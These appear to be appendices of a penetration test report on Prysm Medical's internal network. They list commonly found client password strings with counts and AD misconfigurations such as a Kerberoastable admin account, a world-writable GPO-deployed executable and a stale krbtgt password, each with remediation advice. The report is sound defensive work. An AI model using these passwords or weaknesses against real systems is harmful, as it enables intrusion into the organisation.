


Password String	Count
Prysm1234!	149
Welcome1	145
Goodbye1	118
Batman123	77
Welcome009	47
Password1	39
Pass2000	33
Summer18	28
Shrek123	25
Password5	24
Modular1	20
Term123	20
P@$$w0rd	18
Hello123	16
Fall2017	14
Fall2018	14
Spring2017	12
Prysmit123	11
SummerBatman123	11

Password String	Count
Prysm123	10

Appendix C – Active Directory Analysis

OS Distribution



Active Directory Configuration Review

Description	Statistic	Solution
Presence of Admin Accounts not configured with "This account is sensitive and cannot be delegated" configuration flag.	26	Ensure that all your Administrator Accounts have the check-box "This account is sensitive and cannot be delegated" active.
Presence of service accounts in the Domain Admin group.	6	If possible, lower the privileges of the "Service Accounts", meaning that they should be removed from the "Domain Administrator" group.
The group Exchange Windows Permissions has the right to change the security descriptor of the domain root.	True	Edit the root domain security descriptor. Identify the ACE giving the right ModifyDACL to the principal Exchange Windows Permissions. Go to the advanced settings and set the inheritance to Inherit Only.
At least one Domain controller is not owned correctly. Domain controller: CN=CORP,OU=Domain Controllers,DC=PRYSM,DC=ADOwner: PRYSM\gus.smith.	True	Change the ownership of the domain controller to match the "Domain Administrators" group. To control the ownership of domain controller objects, you can use the following PowerShell command: Get-ADComputer -server my.domain.to.check -LDAPFilter "(&(objectCategory=computer)(|(primarygroupid=521)(primarygroupid=516)))" -properties name, ntsecuritydescriptor | select name,{$_.ntsecuritydescriptor.Owner}.
Admin accounts are vulnerable to the Kerberoast attack. Group: Administrators User: adbackup Group: Domain Admins User: adbackup	True (1)	If the account is a service account, the service should be removed from the privileged group or have a process to change it at a regular basis. If the user is a person, the SPN attribute of the account should be removed.
The group Schema Admins is not empty.	5	Remove the accounts or groups belonging to the "schema administrators" group.

Description	Statistic	Solution
At least one GPO is deploying a file that can be modified by anyone. GPO: LanSweeper Type: Files (Computer section) FileName: \\prysmsw.prysm.ad\client\ptpush.exe Account: Everyone Right: FullControl	True (1)	Locate the file mentioned by the GPO specified in Details and change its permissions.
At least one password was found in GPO. GPO: Local Administrator Password login: Administrator (built-in) password: <REDACTED>. GPO: Local Administrator Password login: ltadmin password: <REDACTED>.	True (2)	Manually change the password to a new one. If this password is shared on many systems, each system should have a different password. If the GPO was used to define the native local administrator account, it is recommended to install a password solution manager such as the LAPS solution.
Last change of the Kerberos password was longer than advised.	553 days	The password of the krbtgt account should be changed twice to invalidate the golden ticket attack. Beware: two changes of the krbtgt password not replicated to domain controllers can break these domain controllers. You should wait at least 8 hours between each krbtgt password change. There are several possibilities to change the krbtgt password. First, a Microsoft script can be run in order to guarantee the correct replication of these secrets. Second, a manual way is to reset the password manually once, then to wait 3 days, then to reset it again. This is the safest way as it ensures the password is no longer usable by the Golden ticket attack.
The Spooler Service is remotely accessible on a domain controller.	33	The spooler service should be deactivated on domain controllers. Please note as a consequence that the Printer Pruning functionality (rarely used) will be unavailable.

Appendix D – Finding Severity Definitions

Each finding has been assigned a severity rating of high, medium, or low. The rating is an assessment of the priority with which each finding shall be viewed.

The following definitions apply to the severity ratings:


Table 3: Finding Severity Definitions

Rating	Severity Rating Definition
High	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
Medium	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. **OR** The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.
Low	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. **OR** The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.

Appendix E – Testing Methodology

Vilkas' internal network penetration testing methodology was based on the guidelines for "blue team testing" in the National Institute of Standards and Technology (NIST) Special Publication (SP) 800-115. The approach consisted of four phases: Assess & Model Threats, Survey Testing, Intrusion Testing, and Assess Exposures. These phases represented a risk-based assessment that attempted to exploit weaknesses that a malicious user, seeking to gain access to confidential information, would exploit. These phases correlated to the four major phases of network penetration testing outlined in NIST SP 800-115[1].

Figure 50: NIST 800-115 Testing Phases



Assess & Model Threats

The Assess & Model Threats phase was used to establish and acquire the information required to successfully define the scope of the network penetration testing. This involved gathering information and completing an initial threat analysis to ensure that testing emulates the threats that were of real concern to the organization. Information was gathered to determine information that could be used against Prysm Medical internal assets.

Survey Testing

The Survey Testing phase was used to identify, and document Prysm Medical devices configured on a defined network segment within the internal environment applicable to Prysm Medical's line of business. This included gathering IP address, MAC address, operating system, web server, application, and enticement information, in addition to any information about the target environment.

Intrusion Testing

The Intrusion Testing phase was used to examine the weaknesses found and, where appropriate, attempt to exploit these weaknesses to demonstrate the risks and exposures. This stage was the core of the network and application penetration test and may have been an iterative process as one exploited weakness may have given rise to further exploitation opportunities.

Assess Exposures

Throughout the assessment, the testing team consistently documented any actions and findings. The Assess Exposures phase brought together this information in a presentable format and drew conclusions about the impact of each finding to the business. This stage required an analysis of the data to provide actionable, reasonable information regarding vulnerabilities identified during the testing. As required by the scope of the testing, Vilkas

[1] NIST Special Publication 800-115, "Technical Guide to Information Security Testing and Assessment." <http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf>

performed testing as an "outsider" without specific information (credentials) about the Prysm Medical information systems environment. No social engineering, brute force password attacks, or potentially damaging exploits were performed during the engagement.

Appendix F – About Vilkas Cybersecurity

Vilkas Cybersecurity was founded by a veteran ethical hacker with nearly two decades of hands-on offensive security experience and a strong track record of training the next generation of testers. At Vilkas Cybersecurity, we deliver high-impact offensive security assessments that uncover vulnerabilities others miss. Our seasoned team of specialists, each with more than a decade of hands-on experience, has worked across offensive, defensive, and development roles, giving us a 360-degree perspective on how systems are built, defended, and breached.

We've supported Fortune 500 companies, SMBs, startups, and public sector organizations, providing actionable, real-world insights that go beyond compliance checklists. Every engagement is tailored to the client's environment, simulating true-to-life attack chains to identify and demonstrate risk with precision.

Our mission is simple: deliver elite, real-world penetration testing that stands apart for its depth, accuracy, and impact, empowering our clients to defend what matters most.

Visit Our Web Site

https://vilkascyber.com

Email Us

info@vilkascyber.com